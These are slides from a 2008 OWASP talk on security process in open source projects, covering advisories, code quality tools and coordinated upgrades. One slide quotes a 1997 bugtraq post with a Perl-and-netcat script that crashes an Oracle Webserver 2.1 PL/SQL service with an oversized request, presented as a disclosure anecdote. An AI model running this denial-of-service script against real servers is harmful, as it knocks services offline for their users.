OWASP Sweden

October 6th 2008
Stockholm

Topic: Security in the Open Source Process

Simon Josefsson Datakonsult AB
simon@josefsson.org
http://josefsson.org/

Simon Josefsson
Head of R&D, Yubico AB
simon@yubico.com
http://www.yubico.com/

Simon Josefsson Datakonsult

- http://josefsson.org/
- Develop/maintain several free software packages
  - often related to application security
- Extension work and porting
  - uClinux, OpenWRT, ...
- Standardization work (IETF, OpenID etc)
- Hosts code quality services for various projects
  - http://daily.josefsson.org/
  - http://autobuild.josefsson.org/

Simon Josefsson Datakonsult

- Shishi+GSS – Kerberos V5 library
- GNU SASL – CRAM-MD5, etc library
- GnuTLS – SSL/TLS library
- Libidn – Internationalized domain names
- Libntlm – Microsoft NTLM authentication library
- Libtasn1 – ASN.1 parser library
- Autobuild, git2cl, gdoc, base64, opencdk, emacs, gnus, gnulib, libgcrypt, inetutils, mailutils, libssh2, xemacs, ...

Yubico AB

- Hardware authentication dongle that simulate an USB keyboard and generates OTPs
- Yubico-c – low-level OTP parsing library
- Yubico-java-server – server OTP validation
- pam_yubico – PAM module for user login
- mod_authn_yubikey: Apache plugin
- Phpbb – web forum with strong authentication
- PEAR Auth_Yubico – PHP module
- Windows DLLs for personalization
- Java client, .NET client, OpenID server, Perl implementations, Python client, ...

yubico
trust the net

Scope of Presentation

Intended audience: Maintainers of security related packages, and others who like to understand how free software maintainers work with security issues

Lesson #1: Security is a process

Lesson #2: Work proactively

Lesson #3: Invite criticism

Lesson #4: Coordinate security upgrades

Lesson #1: Security is a process

Corollary: You are never finished

Don't approach it with a mind set to “spend 1 month to fix security and be done with it”. This mind set still exists in some environments.

The two kind of security activities

- Reactive – handling identified vulnerabilities
- Proactive – preventing vulnerabilities


Reactive incident handling

1. Zero-days exploits
2. Remotely-triggered crashes, unknown cause
3. Unreproducible crash with patch
4. Private notification with complete analysis
5. Protocol or cryptographic flaws

Reactive security work is engineering: understand a problem, then come up with a solution.

Pro-active security work is science (or guessing..): attempt to avoid problems.

Security Advisories: The product of reactive security work


GNU TLS Library - GNU Project - Free Software Foundation (FSF)
File Edit View Go Bookmarks Tools Tabs Help
Back Forward Up Stop Reload Home History Bookmarks Smaller Larger New Tab New Window
http://www.gnu.org/software/gnutls/security.html
Go

- **About Security Advisories**

Currently the core GnuTLS team does not have resources to analyse the background and impact of security problems in as much detail as we would want to. However, we do take security seriously. Collecting and publishing information about security incidents in GnuTLS further the goals of the project. So we do want to have useful security advisories.

Our idea is to turn writing security advisory into an open process where everyone can contribute. Everyone is invited to analyse the impact of discovered bugs, and, of course, also to study the code for new bugs.

All serious analysis of bugs will be posted on this page.

If this level of support is inadequate for your needs, customized commercial support can be arranged that better suits your needs.

- **Reporting security problems**

Send non-public reports to the maintainer. All other reports should be sent to one of the mailing lists.

- **Advisories**

Tag	Severity	Information
GNUTLS-SA-2005-1	Denial of service	Announcement Write-up by Éric Leblond **Recommendation:** Upgrade to GnuTLS 1.0.25 or 1.2.3.
GNUTLS-SA-2006-1 CVE-2006-0645	Denial of service?	Libtasn1 Announcement **Recommendation:** Upgrade to Libtasn1 0.2.18 and GnuTLS 1.2.10 (stable) or 1.3.4 (experimental).
GNUTLS-SA-2006-2	Denial of service?	Details **Recommendation:** Upgrade to GnuTLS 1.4.2.
~~GNUTLS-SA-2006-3~~	None	Announcement Bleichenbacher's Crypto 98 paper **Recommendation:** No action required, see the post where this advisory is essentially withdrawn.
GNUTLS-SA-2006-4 CVE-2006-4790 (via NVD)	False positive in verifying signature	Announcement Updated patch Original report **Recommendation:** Upgrade to GnuTLS 1.4.4.
GNUTLS-SA-2008-1 CERT-FI announcement CVE-2008-1948, CVE-2008-1949, CVE-2008-1950	Remote Denial of Service	Announcement and Patch Updated announcement and Patch **Recommendation:** Upgrade to GnuTLS 2.2.5 or apply the patch in the second link.

Commercial Security Process

You need an organization that is prepared to deal with reactive security work in your products

Can be as simple as e-mail address.
Please support OpenPGP.

Lesson #2: Work proactively

Why?

Cost!

•Spend 1 day during design phase, or

•Spend 10 days during prototype phase, or

•Spend 100 days during pilot phase, or

•Spend forever once deployed.

Reduces amount of time needed for reactive security work.

Project Management


- Communication: E-mail and/or IRC
- Documentation: Manuals
- History: Web-browsable bug tracking
- Wiki
  - Use with care – don't replace manuals
- Hosted: Savannah, Sourceforge, Trac, RedMine
- Copyright assignments – when applicable
- Meet in person!

Code Documentation

- GTK-DOC / DocBook
- Doxygen
- Texinfo

Automated code quality

- Cyclomatic Code Complexity charts
- Code browsing – Doxygen, OpenGrok
- Code coverage tools, e.g., LCOV


Lib:Cyclomatic Report - GNUpdf
File Edit View Go Bookmarks Tools Tabs Help
Back Forward Up Stop Reload Home History Bookmarks Smaller Larger
http://gnupdf.org/Lib:Cyclomatic_Report
Go

Note: This page has been automatically generated

libgnupdf Cyclomatic Complexity Report

Report generated at: **Mon Oct 06 01:02:35 CEST 2008**

Total number of functions	**527**
Number of low risk functions	**485**
Number of moderate risk functions	**39**
Number of high risk functions	**3**
Number of untestable functions	**0**


Details for all functions

Used ranges:

Cyclomatic Complexity	Risk Evaluation
🟩 0 - 10	Simple module, without much risk
🟨 11 - 20	More complex module, moderate risk
🟥 21 - 50	Complex module, high risk
🟫 greater than 50	Untestable module, very high risk

Function Name	Cyclomatic Complexity	Number of Statements	Number of Lines	Source File
pdf_i64_div	32	120	284	src/base /pdf-types.c
pdf_i64_mod	30	121	278	src/base /pdf-types.c
pdf_time_to_string_utc_asn1	22	37	64	src/base /pdf-time-string.c
pdf_text_utf16he_to_utf32he	20	62	168	src/base /pdf-text-

http://cvs.savannah.gnu.org/viewvc/libgnupdf/src/base/pdf-types.c?root=pdf&view=log


LCOV - libgnupdf.info - src/base
File Edit View Go Bookmarks Tools Tabs Help
Back
Forward
Up
Stop
Reload
Home
History
Bookmarks
Smaller
Larger
http://www.gnupdf.org/prmgt/coverage/src/base/index.html
Go

Filename	Coverage		
pdf-alloc.c		85.7 %	12 / 14 lines
pdf-crypt-c-aesv2.c		87.1 %	54 / 62 lines
pdf-crypt-c-v2.c		83.8 %	31 / 37 lines
pdf-crypt.h		88.2 %	45 / 51 lines
pdf-error.c		100.0 %	18 / 18 lines
pdf-fsys-disk.c		0.0 %	0 / 234 lines
pdf-fsys.c		0.0 %	0 / 162 lines
pdf-hash-helper.c		100.0 %	30 / 30 lines
pdf-hash.c		81.7 %	116 / 142 lines
pdf-list.h		96.0 %	217 / 226 lines
pdf-stm-be.c		40.4 %	57 / 141 lines
pdf-stm-buffer.c		100.0 %	19 / 19 lines
pdf-stm-f-ahex.c		85.7 %	102 / 119 lines
pdf-stm-f-flate.c		89.8 %	115 / 128 lines
pdf-stm-f-null.c		100.0 %	16 / 16 lines
pdf-stm-f-rl.c		87.0 %	100 / 115 lines
pdf-stm-filter.c		90.6 %	96 / 106 lines
pdf-stm.c		82.9 %	121 / 146 lines
pdf-text-context.c		81.7 %	49 / 60 lines
pdf-text-encoding.c		89.9 %	232 / 258 lines
pdf-text-filter.c		76.9 %	70 / 91 lines
pdf-text-host-encoding.c		68.1 %	62 / 91 lines
pdf-text-ucd-case.c		87.8 %	267 / 304 lines
pdf-text-ucd-combclass.c		92.9 %	13 / 14 lines
pdf-text-ucd-gencat.c		78.6 %	11 / 14 lines
pdf-text-ucd-proplist.c		100.0 %	7 / 7 lines
pdf-text-ucd-wordbreak.c		92.3 %	108 / 117 lines
pdf-text.c		83.8 %	446 / 532 lines
pdf-time-context.c		0.0 %	0 / 9 lines
pdf-time-string.c		0.0 %	0 / 218 lines
pdf-time.c		4.4 %	15 / 339 lines

Human Code Review

If you can afford it!

Critique

Historically, free software projects have spent way to little time on proactive work.

Scratch-your-own-itch changes without proper leadership can lead to unmaintainable messes.

Awareness is improving. Best practices such as timed releases (Ubuntu) evolving.

Commercial Security Process

Communication is critical!

All free software projects in Yubico have:

- Public source code repository
- Bug tracker
- Discussion Forum

Commercial Security Process

You can reduce embarrassing incidents by documenting known weaknesses.

For example, some Yubico clients does not validate signatures properly due to lack of time. Documented in the bug tracker.

Result: patches instead of flame-wars!

Commercial Security Process

Even more important for proprietary closed-source code.

If you don't document weaknesses, it is easy to view actions as hiding problems.

Lesson #3: Invite criticism

Security problems are often found by outsiders doing “drive by reviews”.

That is good! Don't expect people within your project to find the obscure security problems.

Free Software projects are often managed by a few individuals that care deeply about the project

Accept criticism as the first step towards an improvement of your project...

...even if it means re-designing it!

“What you cannot avoid, welcome”

[story about Oracle PL/SQL bug]

From: Simon Josefsson <jas@PDC.KTH.SE>
To: bugtraq
Date: Wed, 23 Jul 1997 00:15:31 +0200

Fellow bugtraqers, I stumpled over this tonight. It's a DoS-attack
against a Oracle Webserver 2.1 that serves PL/SQL stored procedures.

The server dumps quietly, I haven't found anything in the logs. v2.0
does not seem to exhibit this behaviour (v2.1 is the latest, but many
sites seem to still run v2.0).

```
---
#!/bin/sh
#
# requires Perl and NetCat.
#
# usage:
#       prg <host> <port> <path>
#
# example:
#       # ./prg your.own.domain.com 80 /ows-bin
#
# if you have the PL/SQL stored procedure in /ows-bin/.
#
perl -e 'print "GET $ARGV[0]/fnord?foo=", "a" x 2600, " HTTP/1.0\n\n\n\n";' "$3"
 | nc $1 $2
---
```
S.

From: Simon Josefsson <jas@PDC.KTH.SE>
To: bugtraq
Date: Wed, 23 Jul 1997 15:14:36 +0200

"Ross Potts" <rpotts@med.osd.mil> writes:
...

O well, let's see if publishing this causes Oracle to do anything --
I've mailed and phoned their support about things that provokes
internal errors but they haven't answered (not even saying they where
looking at the problem). As I hear Oracle's support is good, they
probably just hates me.

Take care,
Simon

Lesson #3: Coordinating upgrades is part of your responsibility

GNU/Linux distributions wants to be prepared when you release a security patch

vendor-sec

They may help you with assessing vulnerability impact

However, vendor-sec is not open

Don't assume CERT will co-ordinate upgrades unless you participate in that work

[story about FI-CERT GnuTLS vulnerabilities and missing vendor-sec communication]

Lesson #1: Security is a process
Lesson #2: Work proactively
Lesson #3: Invite criticism
Lesson #4: Coordinate security upgrades

The Homeless Slide

I liked this slide but didn't know where to put it. :)

Free Software is like Good Science:

- You can use it for any purpose.
- You can study how it works.
- You can explain it to others.
- You can improve it and tell others about it, so everyone benefits.

Access to source code is essential.

The End

Thank you for listening!